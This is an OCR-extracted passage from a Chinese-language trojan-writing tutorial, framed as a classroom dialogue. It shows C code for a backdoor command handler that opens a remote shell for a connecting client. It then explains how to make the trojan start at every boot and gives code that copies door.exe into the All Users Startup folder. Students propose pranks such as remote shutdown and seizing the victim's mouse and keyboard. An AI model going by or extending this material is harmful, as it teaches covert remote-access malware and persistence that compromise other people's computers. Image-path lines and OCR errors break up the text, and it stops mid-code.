
```
if(strcmp(cmd,"shell")==0)
                {
                        cmdshell(clientFD);
                        send(clientFD,"Shell OK\n\r",sizeof
("Shell OK\n\r"),0);
                }
```

“像这样全部更改后，我们也把help信息改改，完善完善。完整的程序可以看door3.exe，执行的效果如图18。”

“那添加一些整人的功能吧，比如重启啊，关机啊，控制对方鼠标，键盘啊！”一些小菜们叫到。

老师不说话，把WinEggDrop Shell安好后，给同学们看它的帮助信息如图19。





八、普通木马的自启动实现

“另一个很重要的问题，就是木马的自启动问题。”老师说道，“我们希望木马被激活一次后，每次开机都能自动运行。然而机器关机后，任何程序都会停止运行，也包括我们的木马程序（话外音sagi：废话！）；如果在没有任何外界的干预措施下，单靠我们的木马程序，是无法再次启动起来的。“木马能再次启动是利用了Windows系统的机制。”老师微笑的说道，“我们修改Windows系统的一些配置，使Windows在开机后，能够自动的运行我们的木马程序，这样才保证了木马的‘自动’执行。”

“哦？盖茨还会留这样的‘接口’给木马程序运行？”

“呵呵，这些机制不是给木马设计的，而是为了保证一些程序或者服务的正确安装；比如一些程序需要重启后继续安装，那么当然需要让系统知道那些操作应该立即执行。”

“但我们的木马就可以利用系统的这个机制，修改一些地方，来让系统帮助我们自动运行木马，从而完成自启动。”老师说，“所以不同系统的自启动方法是不同的，这里讲的都是Windows下的木马编写，那当然讲indows下的自启动方法了。”

“修改的方法有很多种，我们分门别类的一一看来！”

1.启动文件夹


“第一种方法是利用启动文件夹启动。”老师说道，“其原理是Windows在启动时，会自动‘打开’‘开始’菜单‘启动’文件夹中的所有项目，如图20。”

“哇！有两个奇怪的程序呢！”小菜们叫到。

“嗯？是吗？”老师仔细一看，“哦，那是我做测试用的程序。大家注意，这里说的是系统自动‘打开’，而不是‘运行’，它们之间有很重要的区别！”

“哦？‘打开’是什么意思呢？”菜鸟B说道。


“‘打开’的意思是什么？举个例子吧，如果‘启动’文



件夹中放入的是程序，那么会被自动运行；而如果放入的是word文档，那么系统会自动运行word，并自动在word中打开那篇文档；如果是WAV文件，则系统自动运行播放器，并自动的播放该文件。”

“哦，是这样啊。”大家点点头。

“放入快捷方式也可以！”老师补充到，“在系统中，启动文件夹有两种。一种是当前用户专有的启动文件夹，这是许多应用软件自动启动的常用位置。位置一般在**系统盘：\Documents and Settings\<用户名字>\「开始」菜单\程序\启动**中，其中‘<用户名字>’是当前登录的用户帐户名称，就像下面的图中位置一样。”如图21。



“哦，里面是一个sniffer的快捷方式！”小菜们说道。


“嗯，正确！另一种是对所有用户有效的启动文件夹，不管用户用什么身份登录系统，放入该文件夹的快捷方式总是自动启动——这是它与用户专有的启动文件夹的区别所在。该文件夹一般在**系统盘：\Documents and Settings\All Users\「开始」菜单\程序\启动**，如下图22。”

“哇！是一个door.exe啊。”

“这下明白菜单中为什么有两个项了吧！”老师说道，“一个是当前用户启动文件夹里的程序，一个是所有用户启动文件夹里的程序。”

“哦！bingle！”小菜们弹了个响指。

“好了，原理讲解了，我们如何利用这个系统启动机制呢？”



“Simple，把程序拷贝到启动文件夹中啊！”

“哈哈，good！就是这样，虽然可以dos下敲命令，但还是来看看如何编程实现吧。”老师说道，“为了方便，我们把木马程序直接拷贝到所有用户的启动文件夹中。”

“首先获得系统所在的盘符。用GetSystemDirectory得到系统所在的目录，那么第一个字符就是所在的盘符！”

```
GetSystemDirectory(TempPath ,MAX_PATH);
TempPath[2] = '\0';
```

“这样TempPath里面存的是盘符和冒号，再：

strcat(TempPath,"\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\door.exe");

